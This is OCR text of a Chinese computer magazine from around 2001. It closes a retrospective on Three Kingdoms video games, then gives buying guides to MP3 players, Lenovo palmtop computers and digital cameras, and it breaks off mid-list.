《三国志III》有两个相当大胆的设计，一是自治的独立性，二是战略要地的占领，这两个设计是非常超前的。但前者由于智能的混乱而遭到玩家的反对，并使得《三国志》系列并没有再往这个方向发展，所以尽管我当时也反对这样的独立自治方式，但当我从光荣的另一个系列《信长之野望V：天翔记》中感受那种改良后的雄霸天下的大局观后，才发现这个发展方向竟然是战略作品的最终出路之一，只是《三国志》却再也不敢尝试了。

《三国志III》的另一些改变是大地图的立体化，同时多兵种使得骑兵、水军在战争中显露出强者的面目，我至今都认为，这款作品是《三国志》系列最优秀的作品。

1994年推出的《三国志IV》画面漂亮得让人叹为观

止，而且在外交方面加重了分量。这款作品将《三国志 III》中未完善的因素去掉，整体表现相当稳健，虽然没有多少激动人心的新概念，但由于《三国志 IV》出现的时期正是中文电脑游戏业第一个危机时期，所以这款作品在半年内高居各个排行榜的冠军位置，成为 1994 年度电脑游戏玩家的必修课。

《三国志 IV》的武将编辑功能也相当吸引人，更在后期推出所谓的威力版，使得玩家可以任意地修改游戏，但这与战略游戏的发展趋势没有多大关系。

与此同时，台湾方面熊猫软体顺势推出《三国志武将争霸》，一款将三国英雄凑在一起的格斗游戏，居然也有不俗的口碑和销售成绩，所以很快就有了续集。至于还有一些公司，将三国英雄形象制作到棋类游戏、麻将游戏中，这着实让我感到啼笑皆非。

此外，这一时期还有《吞食天地》、《赤壁之战》等角色扮演类三国游戏，由于内容和三国有关，自然也受到很多玩家的喜爱。

而此时，几乎全部中国玩家都在盼望着一款游戏，就是那款应该在 1994 年推出，但直到 1996 年都音讯皆无跳票无数次的《三国演义 2》。

是非成败转成空 青山依旧在 几度夕阳红

那时我们渴望看到中国的《三国演义 2》和日本的《三国志 V》正面碰撞一下，我曾经渴望看到激情飞溅的火花，但通过很多渠道以及长时间的消磨，我有种不详的预感。

事实上《三国演义 2》的推出是场灾难和闹剧，一个昔日辉煌无比的英雄转眼间就成为世人皆曰可杀的笑话，甚至智冠更提供免费的光碟给玩家来更换原来销售的那张，我想这在全球游戏业也是前无古人，后无来者了。

无限的臭虫、混乱的架构、二流的画工等等蹩脚的制作伤透了玩家久等的心，所以这款游戏马上被送入了坟墓，成为众多三国游戏垃圾中的一份子。

而对于《三国志 V》，尽管有人曾预言《三国志 II》到《三国志 III》是一变，《三国志 IV》到《三国志 V》也应该是一变，但实际上 1996 年的《三国志 V》并没有什么突破。

《三国志 V》显然在内政上有所减弱，更加注重中央集权的重要性，同时使得战争的地域跨度更加庞大，一场战役往往是倾尽国力的战役，所以战争的成败在这款游戏中变得相当重要。

这款作品在战争中加入法术和阵法的概念，但显然不是非常真实，同时游戏还设立将领的升级系统，但又显得有些繁琐，也许这类作品应该思考一下，应该让君主将主要精力投入到哪个方面？不过，《三国志 V》一改以前作品小家子气的特色，终于选择 CD 为载体，同时加入气势澎湃的 CD 音轨和片头动画，让人看了听了后不禁深深陶醉。

不过，在这个时期，最激动人心的三国电脑游戏并非是常规的战略游戏，光荣推出的一款战棋策略游戏《三国志英杰传》在 1994 年悄然登场，结果再度刮起三国旋风。

这款作品尽管只有 16 色，但画面精美，游戏的难度相当有挑战性，但又往往挑战玩家的整体布局和策略能力，游戏遵循原著的情节，但又不失浪漫的幻想，后面改变历史进程的剧情安排更是波澜壮观，整体制作几乎无懈可击。

《三国志英杰传》成功地在电脑游戏中演绎了历史小说的精华，这款作品在多个游戏平台上都取得不俗的成绩，显然绝非偶然，同时并显露出光荣想将教科内容与电脑游戏融为一体的梦想——而 10 年来也只有这么几款游戏可以做到。在我记忆中，《三国志英杰传》是改编得最为成功的一款历史类电脑游戏作品，而且至今还没有超越者，因为我们能够从这款作品中多少感受到英雄们的胸怀。

《三国志英杰传》取得成功后，《三国志孔明传》在 1995 年趁势推出，这款以诸葛亮生平为主线的作品演绎了诸葛亮在《三国志通俗演义》中的辉煌一生。由于主角的转换，游戏再现了七擒孟获的动人场面，同时在五丈原悲壮结局中再次以浪漫的手笔让玩家重写历史，而这也正是历史游戏的精髓所在。

同时，《三国志孔明传》完成了光荣公司将游戏平台从 DOS 跨越到 Windows 的过程，同时加入大量的动画和 CD 音轨，游戏的色彩也从 16 色变成 256 色，使得游戏的整体效果得到提升，不过游戏的难度却比前作有所降低。

1996 年，光荣公司推出《三国志风云再起》，这是一款怀旧作品，可以看成是《三国志》、《三国志 II》的合集，并重新将人物造型包装成 3D 模式，让很多没有玩过早期《三国志》系列作品的玩家一温旧梦。

白发渔樵江渚上 惯看秋月春风

1995 年开始，全球电脑游戏业进入即时战斗类的高产期，所以三国题材的电脑游戏也自然不能免俗，我收藏着中国一群青年制作的《终极三国》的草稿，走的就是这条线，但最终还是夭折了。

即时战斗类的《三国风云》有点类似于《魔兽争霸》，以演绎三国时代的战争为游戏的主要内涵，游戏中的战场中具有高度变化、军师施展的法术千奇百怪，









威力强大，变幻无常的气候展示季节的特点和雷电雨雾的魅力，再加上生动紧张的单挑模式，使游戏的整体表现让人看了有点心动。在《三国风云》中，取得一场战争胜利的方式比较多，玩家可以攻击敌人的粮道咽喉要害，也可以打持久战。在特定的战场中施展火攻、水攻会有特别的效果。

不过，玩家显然并非十分喜欢这样表现三国文化的游戏方式，玩家依然喜欢战略、策略类的三国游戏，期望这些游戏能再有所突破。因为那时我多少感觉玩《三国志》的感觉就像是喝水，尽管谁都知道《三国志》应该有所改变，但光荣显然不敢过分冒险，所以我们不得不在一代雷同的作品中寻找那些微妙的改进和丝毫的快感。

《三国志Ⅵ：天地人》的推出依然没有更多的激情，虽然游戏天地人的主题强调了游戏的某些特征，天代表天子的尊严，地代表地域的险要，而人代表着人才的珍贵，并且也顺利完成了Windows95平台的跨越。但游戏整体表现似乎还是没有摆脱原先的影子，我们能够从战争中感觉到即时因素的局限，也从内政、升迁等制度中感觉到久违的繁琐，这些都是同期其他三国游戏努力避免的，不过《三国志Ⅵ》中的电脑对手显然强硬和凶猛很多，原先数代彼此温和的邻居关系在新作中完全被战争掩盖。

值得一提的是，这个期间国内的北京前导连续推出《三国志：官渡》和《三国志：赤壁》两款战略游戏，并取得相当的成功，但可惜的是前导并没有走得更远。

与此同时，智冠一口气推出了大量的三国题材游戏，包括《龙霸三国》、《三国英雄传》、《吞食天地3》等种类各异的游戏，但玩家仿佛多少已对三国这个题材感到麻木，加上这些作品的水准也实在非常一般，所以并没有什么反应。

在1997年、1998年期间，相反是一款叫做《三国群英传》的作品让玩家多少提起一点兴趣加入战争。这款游戏是即时战略加即时策略的异类作品，非常简单的游戏方式，一场场双方武将带百人大战的游戏，结果居然让不少玩家喜欢，虽然游戏的内容到后期非常烦，同时作弊现象也极其严重，但游戏很快推出续篇，可见还是寻找到了其市场的。

在此期间，我接触了相当多的日本三国游戏，如《龙王三国》、《三国正史》等，感觉大家都想有所改变，尤其对于战略游戏来说，但始终谁也没有把握好方向。

一壶浊酒喜相逢 古今多少事 都付笑谈中

《三国志Ⅶ》终于肯加入一些角色的成分，这使得这款游戏有不错的可玩性，虽然光荣的三国游戏依然有不错的水准，但显然不再那么充满魅力。





同样，《三国演义3》的制作也是如此，虽然有一定的进步，但这样依然原地踏步的游戏显然不是我想要的。

在世纪交接之时，来自南韩DongSeo Studio推出的《三国之星海风云》系列，游戏讲述三国时期的不世宗师诸葛亮为了完成在历史中无法完成的天命——统一中原，恢复汉室。于是在生命垂危之际，靠异次元移动来到超时空，而在这个高科技的超时空中，魏蜀吴三方势力的竞争再度重演。而孙权因为对宗教历史与时空转移也颇有研究，所以预测到诸葛亮的举动，并加以精准地运用，找到了吴国人所渴望的新天地，于是成为新的对手。

围绕着这个题材，两款即时战斗游戏给人耳目一新的感觉，也让人了解到韩国人制作电脑游戏的能力，毕竟他们的政府都竭力支持本国电脑游戏业的发展。

而在2000年，国产游戏业的《傲世三国》被媒体炒得十分火热，这是一款有点《帝国时代》味道的即时战略加策略的游戏，场面浩大，画工精美，同时已被国外游戏业相中，将在全球发行。

我在静静地等待，我不知道这是否能成为一座里程碑，不过与其说我希望它能在中国市场掀起波澜，倒不如说我更希望它能在世界电脑游戏业打出个名堂来。这就像茅台一样，如果不是曾经在上一世纪初就拿过世界博览会金奖，它能成为中国第一名酒吗？

看到韩国政府都如此投入精力来发展电脑游戏业，我觉得中国也应该这样做，所以我盼望也预祝《傲世三国》取得成功，更希望它能成为中国电脑游戏业辉煌的起点。

编后语：时至2001年，我们回首三国游戏产品，确实还有很多优秀产品我们没有点评到，如纵横天地－烽龙腾三国志、新三国演义99、富甲天下系列、天舞三国志、恒山光辉三国志、三国志－霸王的大陆、汉堂三国志、QQ三国志、三国麻将1－2、乱世群英传、三国伏魔、三国无双等等。以三国为题材所出的游戏可以说数不胜数，这里还不包括其他娱乐平台的三国题材游戏。三国游戏题材无疑是挖掘得最成功的中国历史文化题材，我们期待厂商能挖掘更多的中国历史文化题材，把更多的游戏精品奉献给我们的玩家。



时尚，一听到它，就会让人想到花费。
所以……惧怕时尚，对时尚不理不睬？
不行，看着别人听MP3随身听，
自己不知所以然，痛苦！
不行，看别人玩掌上电脑，
自己羡慕不已，痛心！
不行，别人借数码相机给你玩，
你却不会，痛惜！
在百般折磨之后，醒悟了：
自己不买，也要弄懂呀！
哪天别人借你玩，
哪天自己想买时……
就这样，小渔“大出血”了，感觉挺好的……

——步步高栏目主持　小渔

全身心体验时尚

——透视MP3随身听

□河南　阿涛

自从SONY推出Walkman，随身听设备开始流行。外出旅游，躺在草地上，听听喜欢的歌曲，别具一格的享受。磁带式的随身听，需要在磁带上有很大的花费；CD随身听，也是好不到那儿去；MP3随身听，则大大取悦了我们，小巧便捷，而且现在网上的MP3歌曲满天飞！不少朋友觉得MD跟MP3随身听有一拼，让我们来仔细看看谁能一领风骚。

MP3与MD，谁胜一筹？

大家可能对MD比较陌生，我先介绍一下。MD（MiniDisc）在1992年就已经推出，存储介质比3.5英寸软盘还小，直径64毫米，厚度1.2毫米，容量为160MB，可以存储74分钟高品质音乐，俗称迷你碟，价格大约三四十元。MD的压缩率为1:5（ATRAC压缩技术），可以重复录音100万次以上，而且由于在读写过程中没有与任何固体介质接触，所以也不会有损耗（如图1）。

到底MD Player好，还是MP3 Player好呢？主要还是取决于个人不同的需要及得到歌曲的便利性。

体积便携性方面：MP3随身听主要以Flash Ram等半导体作为存储介质，体积可以很小很小，现在已经有CASIO等手表型MP3随身听。而MD随身听因为介质为MD光碟，所以不可能缩小得很厉害。很明显，MP3随身听在便携性方面有优势。

音质方面：MP3的压缩比是1:10，MD是1:5，所以MD的音质要比MP3好一些，但不是专家的耳朵是很难听出差别的，所以这方面算是平手。

容量方面：一张MD光碟可以存放74分钟的音乐，无法扩充，但能够使用多张MD光碟；而MP3随声听一般内置32MB或者64MB闪存，也就能存放8到16首歌曲，当然MP3随身听可以使用MP3存储卡来扩充容量，但卡的价格不菲。这里向大家重点推荐创新的NOMAD JUKEBOX MP3随身听，其容量高达6GB，可存储1500首歌曲，可谓要多少MP3音乐就可以来多少，特别“喜新厌旧”的朋友可有福了，只是它的个头稍微大了些。

所以，如果你特在乎随身听的体积大小，喜欢听新歌，那么你该选择MP3随声听；如果你对音质要求苛刻，且比较在乎容量，那么选择MD！要是最最在乎容量，那NOMAD JUKEBOX就是为你制造的。

茫茫听海，我该选谁？

市场上推出MP3随身听的厂家的确不少，如Creative、三星、帝盟、方正、联想、索尼、CASIO等，品种就更多了。这里我们拿出一些好品种作个介绍。

1.NOMAD II MG　（图2）

Creative继推出NOMAD Ⅰ和NOMAD Ⅱ两款优秀的随身听之后，又隆重推出了NOMAD Ⅱ MG（MG是镁的音文缩写）。与前两者一样，铝镁合金外壳，颇有贵族气派，质地良好，坚固耐用，外观与NOMAD Ⅰ类似，重79克；内置64MB闪存及一个SmartMedia插槽（最大支持64MB），可存储数小时的音频文件；并可调控语音的播放速度；FM调频收音功能（87.5MHz~108MHz），能保存32个频道，可录制语音和FM广播节目；USB接口也保证了能与PC快速地交换MP3等数据！另外，NOMAD Ⅱ MG提供了摇滚、爵士、古典、流行等几种模式，让你欣赏个性化的音乐。播放功能除了一般MP3随身听常见的重复播放、随机播放等外，还可以定义重复播放的段落，以及让播放器记住最后播放的歌曲。

NOMAD管理器软件使在随身听和PC间读取、管理、互传数据变得十分轻松。最新开发的Creative数字音频中心MusicMatch还可将您的CD专辑转换成MP3格式，以备NOMAD播放机的存储与播放。

在市场上零售的NOMAD Ⅱ MG会附送耳机、专用皮套、驱动程序、应用软件和两节电池(两节碱性电池，可持续播放MP3音乐约10小时)。也有专用底座供消费者


图 1


图 2



图 3


图 4


Í¼5


图 6


图 7


图 8


图 9

选购，用来与计算机传输资料并配合充电电池进行充电。强烈推荐！

2.NOMAD JUKEBOX（图 3 ）

重点推荐NOMAD JUKEBOX，其在品牌众多的MP3随身听中是一款独具特色的产品，其外观酷似CD随身听，携带方便；令人佩服的是它高达6GB的海量存储，可保存长达100小时的音乐内容或长达2600小时的语音内容；支持MP3、WAV等音乐格式；两个线性输出接口，支持4声道环绕音箱，音质非常出色；一个线性输入接口，支持录音功能；内置实时的数字信号处理器（DSP），可在播放音乐的同时设置环境音效；值得一提的是，它支持苹果机操作平台，苹果机用户也可以轻松体验数字音频音乐了；它还具有可升级性，支持未来音频压缩格式，您可以访问http://www.NOMADworld.com，下载最新的升级驱动程序，轻轻松松地升级您的NOMAD MP3随身听，紧随时尚。

3.联想MR-1　（图4）

联想MR-1造型优雅，操作简便，具有录音功能，最多可录制99段语音记录，重量为75克；机载数码录音机，可用于采访、会议记录、外语学习等多种用途；通过随机附送的软件可以在PC机上很方便地将MR-1随身听上录制的语音文件转换成.wav格式，从而自由地在PC上进行语音存储、编辑与合成；提供强劲的超重低音输出，用户有弱、中、强三档选择；多种播放模式:可以选择顺序播放，单曲循环、全部循环播放等多种播放模式；有普通、摇滚、古典、流行四种音效；由于使用并口与PC相连，下载速度较慢；其内置容量32MB，可以扩充到48MB、64MB或128MB；两节7号（AAA）电池可以连续工作10小时以上。

4.帝盟Rio 500　（图5）

帝盟Rio 500重78克，64MB内置闪存，最大可以扩充到96MB；圆滑简单的外形设计，配以深灰的颜色，颇具时尚魅力，此外还有其他颜色的半透明机型可供选择。通过USB接口，Rio 500可以在Windows 9X和Mac两种操作系统上使用；但不能上传文件到PC上。

5. 三星YP-32A　（图6）

三星YP-32A MP3随身听重72克，内置64MB容量，尺寸为65毫米×87毫米×17.2毫米，可进行长达128分钟的录音，可类似活动硬盘那样进行文件存储，有自动断电，3分钟内无操作自动关机等功能，也有NORMAL、CLASSIC、JAZZ、ROCK四种音效。

全身心体验

MP3随身听到底是如何与PC互相传递数据的呢？让我们以NOMAD 32MB为例来进行说明。

首先，需要将随身听与专用底座相连，然后将底座与计算机的打印口用线连接起来（买NOMAD Ⅰ 时就会提供）。当然如果是NOMAD Ⅱ MG等USB接口随身听，则需要用USB连接线，接好连线后，需要安装USB驱动程序。

接着，安装附送光盘中的驱动程序，装好后在桌面会出现NOMAD Manager的快捷方式，双击它，就会运行NOMAD Manager，用它就可以将MP3歌曲或者其他文件在PC和随身听之间相互传递了。

图7是PC上D:\MUSIC\MP3\目录中的MP3歌曲文件，点击View可以浏览其他目录，通过Ctrl或者Shift选中一个或多个MP3文件后，就可以点击“Download”往随身听上传送了，如图8所示。另外，我们还可以传递其他文件，这样就相当于一个大磁盘，可以用作备份了，如图9所示，不是把两个图像文件(1.jpg和2.jpg)存储到随身听上了吗？你还可以通过它将随身听上的文件传送到计算机上。

其实一切就是如此简单，相信你对MP3随身听不再陌生了吧？对，我们不怕时尚！

惊喜：“时髦大奖在找您之创新传情”有奖活动见“编辑部在行动”(P94)。

信息时代使人们对信息接收、处理、发送和存储设备的依赖日益增强，除了在办公室外，也希望外出时具有同样功能的移动设备，掌上电脑由此而诞生了。

首先来阐述一下掌上电脑与PDA（Personal Digital Assistant，个人数字助理）的区别，其实现在这两个概念区分也不是很严格。狭义的PDA一般指电子记事本，其功能单一，主要是管理个人信息，如通讯录、



全身心体验时尚

——透视掌上电脑

□河南 阿涛

记事本、日程安排、计算器和辞典等功能，而且这些功能都是固化的，不能根据用户的要求增加新功能。广义的PDA主要指掌上电脑，当然也包括其他具有类似功能的小型数字化设备。掌上电脑配有操作系统，狭义的不带键盘，采用手写输入、语音输入或软键盘输入，能上网浏览信息，收发Email；而广义的则包括无键盘和有键盘两种。不过，在中国市场，几乎所有的掌上电脑都不带有键盘。

掌上电脑与普通PC相比，其硬件资源非常有限，当然其鲜明的特点就是便于随身携带，功能也比电子词典强很多，有操作系统，并具有许多普通电脑的功能。

掌上电脑是怎样构成的？

中文掌上电脑的硬件配置基本一致，主要原因是基本都安装Windows CE操作系统，下面分几点进行说明。

1. 处理器：为了提供更大的功能，掌上电脑应该具有良好的运算处理能力，并且因为其便携性使得其常用电池供电，所以掌上电脑一般采用低功耗的RISC处理器。这类处理器的工作电压一般不高于3V，集成了许多用于外部接口控制的逻辑单元，比如将存储器控制单元、LCD显示控制器等都集成到一块芯片中，既减少了体积，又降低了功耗。

2. 存储器：掌上电脑现在还不能拥有像硬盘一类的大容量外部存储设备，操作系统、应用程序都是固化在ROM中，因此掌上电脑的ROM（现在市面上的掌上电脑一般都配有16MB ROM）要比PC中的（主要用来固化BIOS，容量一般为256kB，PC的操作系统和应用程序都保存在硬盘等外部存储设备上）大得多。掌上电脑的ROM还可以增加，如联想天玑2000的ROM就是32MB。除了ROM外，掌上电脑还配有一定数量的RAM。

掌上电脑拥有的基本功能在出售时就已经被确定了，但是用户还能够给掌上电脑下载新的应用程序来对它的功能进行扩充，这点是比较有诱惑力的。

3. 显示屏：掌上电脑一般都配有液晶显示屏，具备4级灰度显示，带背光的可在光线暗淡的场合下使用，分辨率为240×320（标准VGA模式的1/4），可以满足大多数掌上电脑应用软件对显示输出的要求。高档的掌上电脑配置彩色液晶屏，能显示256种颜色，如联想的天权3000更是采用了64k色TFT真彩屏。

4. 外部接口：掌上电脑配有CF卡扩展插槽，通过该接口可以外接CF卡来增加掌上电脑的存储容量，外接Modem来接入互联网，外接网卡连入局域网。一些掌上电脑本身还集成软件Modem功能，并配有RJ-11通用电话接口，只需一根电话线就能实现轻松上网。另外，还提供了IrDA红外端口和RS232标准串口，从而能实现与PC的通讯。

5. 输入设备：掌上电脑一般不带键盘，进行中英文字符的输入多通过模拟键盘或手写输入识别来完成，因此掌上电脑都配有触摸屏。掌上电脑的手写汉字输入识别率还是很高的，应该能满足实际使用的需要。另外，有些掌上电脑还内置有麦克风和扬声器，进行语音识别输入呢！

6. 电源情况：一般是碱性电池或者可多次重复使用的可充电电池，能使用10小时以上。掌上电脑使用的可充电电池一般都是镍氢电池，而锂电池则被用到了一些高档机型上。电池规格多为5号，也有用7号的。许多掌上电脑还带有交流电源适配器（相当于变压器），可直接给掌上电脑供电，同时还可用来给可充电电池充电。

7. 操作系统：嵌入式操作系统是掌上电脑的核心，目前用于掌上电脑的操作系统主要有3Com公司的Palm OS和微软公司的Windows CE。国内外厂商在国内市场上推出的掌上电脑绝大多数采用了中文Windows CE作为操作平台，Windows CE与Windows 95/98有相似的操作界面，要使用这类掌上电脑几乎不存在任何障碍。

安装Windows CE操作系统也非常简单：

（1）把Windows CE光盘插入台式机的光驱内，Windows CE安装向导会自动启动（如果没有启动，可以双击setup.exe）。在安装之前，请确认退出了其他应

用程序。

（2）使用 RS232 同步电缆连接台式机和掌上电脑。

（3）打开掌上电脑，在台式机上点击“开始”键，系统会检测设备并配置通讯端口。

相信安装过 Windows 操作系统的朋友，对剩下的操作就不会陌生了。

联想掌上电脑精品推荐

联想针对各主要应用方面推出了各种产品，下面作一下说明。

1.联想天玑2000

联想天玑2000（如图1）重量为230克，尺寸为136*85*19毫米，CPU为75MHz、32位RISC处理器，RAM为16MB，ROM为32MB，附带充电型多用适配器和RS232串行通讯电缆，装有中文Windows CE操作系统。配有科学计算器、全屏手写识别、股票软件（还可以在线交易）、中文网址录、电子地图和游戏软件等。市场价大约 2950 元。

2．联想天玑3100

联想天玑 3100（如图 2）是 64k 色真彩液晶屏，能显示人像照片等真彩色图片；屏幕设置有横屏与竖屏显示两种方式；可以安装 MP3 播放软件；可配 CF 卡接口的外置 56kbps 硬“猫”，上网方便；CPU 为 131MHz；RAM 有 16MB；装有 Windows CE 2.11 中文版操作系统；输出接口有 IrDA SIR/MIR 红外线和 RS232，支持串行口连线或外接调制解调器传输，价格稍微贵了些，约 5390 元。

3.天玑股龙、天玑 820e 和天玑 5000

这三款都是新品，也是我国第一批专门为网络信息服务而设计的因特网掌上电脑，它们在移动网站 http://www.palm365.com 的支持下，可以使广大用户轻松享受到个性定制、即时更新的网络信息服务。

天玑股龙（如图 3）是一款无线掌上电脑，采用摩托罗拉DragonBall芯片，240*160超精细触控液晶屏和2MB的快闪存储器，支持全面接收和处理沪、深股市的海量信息，为 1400 多支股票提供包括 K 线在内多达 11 种的技术分析图和权威的专家股评，实现最快达 20 秒的行情刷新速度，是名副其实的掌上大户室。市场价约 1980 元。

强烈推荐联想天玑820e（如图4），其相当于随身的“掌上电子邮箱”，通过一个外接的普通 Modem 能够直接上网收发 Email，加上移动网站 PALM365 的新闻，天玑 820e 就成为一个口袋里的因特网伴侣。同时它还是一个 PC 伴侣：它的电子书功能能够下载小说的电子版或者 PC 上的文档；2MB 内存使它成为 PC 的“电子软盘”，保证重要文件不受损害；通过串口连接，它又自动成为 PC 的一个手写板。此外，天玑 820e 还具有一般 PDA 的个人事务助理功能，记事簿、名片簿、字词典等功能特色突出，比如“动态背单词”能使人兴致盎然地学习英语。市场价约 1580 元。

天玑 5000（如图 5）估计在 2001 年初上市，是国内第一台采用微软 Win CE 3.0 操作系统的 Pocket PC，具有一颗“奔腾的芯”：Intel StrongArm 206MHz CPU；能够轻松自如地使用 Pocket Office（Word、Excel、媒体播放机）、网页浏览、电子邮件等，将全方位的强大移动办公功能集于一身，是面向商务人士的顶级掌上电脑。另外它带有明亮背光的 4k 色 LCD 彩屏，色彩艳丽；流线型的外观设计也显得更加人性化。用这台高端的天玑 5000，可以随意遨游因特网世界，速度、效果都将给人们带来全新的感受。



Í¼1



图 2



图 3



图 4



图 5

体验掌上电脑上网

以联想掌上电脑为例，同 PC 一样，首先也需要建立拨号连接：(1)“开始/运行/通讯/连接管理器”；(2) 建立新连接，选择 DNS 和电话号码；(3) 配置好后，出现一个建好的连接图标；(4) 将电话线插头插入掌上电脑的电话线入口，双击图标，像 PC 那样即可连入网络。收发 Email，首先也需要配置好收件箱，应用起来与 PC 一样方便快捷。

惊喜：“时髦大奖在找您之联想送礼”有奖活动见“编辑部在行动”(P94 页)。

全身心 体验时尚——透视数码相机

□成都 飞扬Ⅱ

数码相机可将影像直接传送到电脑中，作出各种不同形式的处理，对于个性化的网页设计和多媒体制作相当有帮助；加之价格下降而又能获得逼真效果的打印等诸多原因，使数码相机日益成为家用PC的一种标准外设产品，开始渐渐步入普通家庭。不管我们现在有没有钱去购买它，我们都应该对它有些了解，不说以后可能会去买它，就算避免“老土”也是应该的呀！

性能指标分析

市场上的数码相机品牌众多，型号各异，在选购数码相机时首先要对其各项性能指标有所了解，做到心中有数。

目前数码相机所使用的电子感应器件为两种：CCD（电荷藕合器件）和CMOS（补充性氧化金属半导体）。大多数标准数码相机采用CCD进行图像传感，将光信号转换成电信号记录下来，再借助计算机对图像资料进行修改等处理。CCD是被业界所公认的，并能产生较高品质的图像，也因其生产专业而精细，所以价格昂贵。CMOS多为初级的数码相机，因为CMOS传感器的加工采用的是大多数半导体厂家生产集成电路的流程，把CMOS器件集成在一块芯片上的整个成像系统中要容易得多，因此采用CMOS芯片的系统整体成本会很低。

像素数目、图像分辨率和色深是决定相机成像质量的重要数据。像素数目越多，拍摄出来的数字照片的解析度就越高，照片越清晰。市场上的主流数码相机的图像分辨率都在1024×768以上，完全可以胜任一般的打印和印刷需要，图形分辨率相乘所得即为像素数目，其数字总是越大越好。色深是指相机再现彩色的能力，当数码相机的每个像素拥有24比特彩色数据，就可再现1670万种颜色，这也是人眼识别的极限并成为中档以上数码相机的基本要求。

取景器与液晶显示屏与传统相机不同，数码相机的取景方式除了用传统的光学取景器取景，也可采用LCD液晶显示屏取景。只有LCD取景器的数码相机在拍摄色彩细节丰富的影像时，由于LCD表现色彩景深上的问题，可能无法正确反映出所拍景物的实际状况;但仅用光学取景器的话，无法随时浏览相片，丧失了数码相机的便利性。因此，光学取景器和LCD取景方式具有互补性，在选购数码相机的时候，应该选择有两种取景方式的相机。

存储介质和存储格式：数码相机通常使用SmartMedia卡、CompactFlash卡保存图像，个别厂商也使用CD-R或3.5英寸软盘作为存储介质。一般容量为4MB、8MB、16MB、32MB，根据成像质量的差别存储数量也不相同，可结合实际的使用情况再另外购买。数码相机在存储时一般采用JPEG（压缩格式）、TIFF（未压缩格式）或自己专门的图形格式保存。选用支持较多通用图片格式的数码相机，在使用中会更加方便。

市场情况揭密

根据个人的用途不同，数码相机的性能和功能也有着很大的区别。目前市场上的数码相机大致可以分为三个档次：专业档、主流档、家用档。结合市场上所售机型，下面我们将介绍几款有特色的机型。

专业档：此类数码相机主要用于拍摄新闻图片、制作广告海报、婚纱摄影或其他对图片质量要求非常高的场合，当然价值不菲。但获取的图像质量也会让你瞠目结舌。适用对象：专业摄影师。

1.富士 FinePix S1 Pro（图1）

富士公司推出的FinePix S1专业数码相机,是首款融合富士新的超级CCD影像传感技术的单镜反光型数码相机。作为富士公司生产的专业数码相机新品，FinePix S1专业数码相机采用了1.1英寸、输出610万像素(3040×2016)CCD传感器。从这一点就可看出其成像质量非同一般，这主要是因为它采用了富士所独有的超级CCD技术。所有这些带来了更清晰、多色彩的数码影像。S1 Pro采用了尼康F60的机身，可以兼容大量F接口镜头，拥有丰富的曝光、测光模式，机身背后的液晶屏能够显示各种拍摄设置，并进行快捷的调整。它同时还整合了数字相机、MP3及动画录制的功能。对于专业用户来说，购买富士FinePix S1 Pro是一个明智的选择。目前市场上售价在4万元左右。

2.奥林巴斯 OLYMPUS 3030Z（图2）

这是一款准专业的相机，它拥有334万像素，其外观设计小巧而朴实，拿在手中给人的感觉就很舒服。在相机的顶部紧密地排列着电源开关和模式转换合一的模式转盘、快门按钮、焦距调节和单色数据LCD显示屏。用户可以简单地用一只手调控模式、调焦和拍摄。在关闭机身背面地液晶时可以通过机身顶部的LCD得到相应的信息，以便正常拍摄。C-3030Z提供了五种分辨率和六种压缩保存格式（如JPEG）、一种非压缩保存格式（TIFF），同时此款相机还可以拍摄连续画面，存储格式为标准的QuickTime电影格式，在拍摄景物的同时也给人们增加了

拍摄的乐趣。在同等类型产品中它的成像质量和连拍性能高于其他机型，但是其电源采用5号电池，没有配备锂电池显得有些遗憾；没有搭配外接闪光灯座，这对于可拍摄的环境会有点限制。不过总的来说在专业领域里它的性价比很高，售价在万元以内（市场价8000元左右）。

主流档：主流档机型适合商务人士和摄影爱好者使用，如在商务会议中的视频播放或拍摄一些图像质量比较高的图片。这类机型的成像分辨率都在1024X768以上，具有200万以上像素。

1.柯达 Kodak　DC290（图3）

柯达公司一直致力于对高档数码相机的研发，拥有许多高档精品，如Kodak　DC460，但现在介绍的Kodak DC290数码相机属于柯达公司推向市场的普及型相机。它采用230万像素CCD，3X光学变焦、2X数字变焦镜头，最高倍率可达6倍。镜头为光学式，以前许多相机都没有光学镜头，这就更突出其专业的品质。采用USB与电脑相连，为串行接口的10倍。并且设有声频输出及重放功能，拍摄照片的同时，可以录下声音。操作采用全中文菜单，使用起来也更加方便。它虽然有许多优点，但还存在着一些不足：不支持外接闪光灯，这点对于较为专业的人士使用起来有点不太满意；另外它的体积过于庞大，携带很不方便；耗电量惊人也是一个致命的弱点。

2.富士MX2900（图4）

它拥有3倍光学变焦，2.5倍数码变焦，其230万像素的CCD，使图像分辨率可以达到1800*1200像素，将图像质量发挥得淋漓尽致。功能十分齐全，多种曝光补偿自动、白平衡、连拍，可外接广角镜、闪光灯，以及全手动模式，同时可调节快门速度与光圈，这样就更加适合对相机有一定了解的人，在同类产品中它的功能表现出色。还有它采用了RISC处理器，改变了以往数码相机反应慢的缺点，方便了拍摄者对突发事件的处理——快速抓拍。富士MX2900在功能、速度上的表现，优于同类产品中的奥林巴斯的C2020Z、理光的RDC5300。但MX2900在全自动的模式下色偏有些严重，不过在手动白平衡调整中可以获得很大的改善。其电源采用可充电锂电池，相对于只使用5号电池的相机来说减少了使用中的成本。但电池的充电过程长达4-5个小时，充电时间长，对于经常使用的人来说显得有些美中不足。

家用档：数码相机要有更广阔的发展前景，家用市场可谓至关重要。各大厂商都积极开发适合这一领域的机型，虽然在图像质量和应用功能上不能和以上机型比较，但是如果主要是用于制作家庭电子相册和个人网页图像，家用档的相机是最好的选择。

1.奥林巴斯C-860ZOOM（图5）

奥林巴斯C-860有1.8英寸彩色TFT液晶显示屏，令预览拍摄和照片回放方便快捷；131万像素CCD，四级手动白平衡，手动曝光补偿功能，小巧机身集众多功能于一身，操作简便，机身轻巧，适合大众家庭，是一款普及型的数码相机。3000元左右的价格使这款相机在市场上拥有很高的人气。

2.柯达 Kodak　DC215（图6）

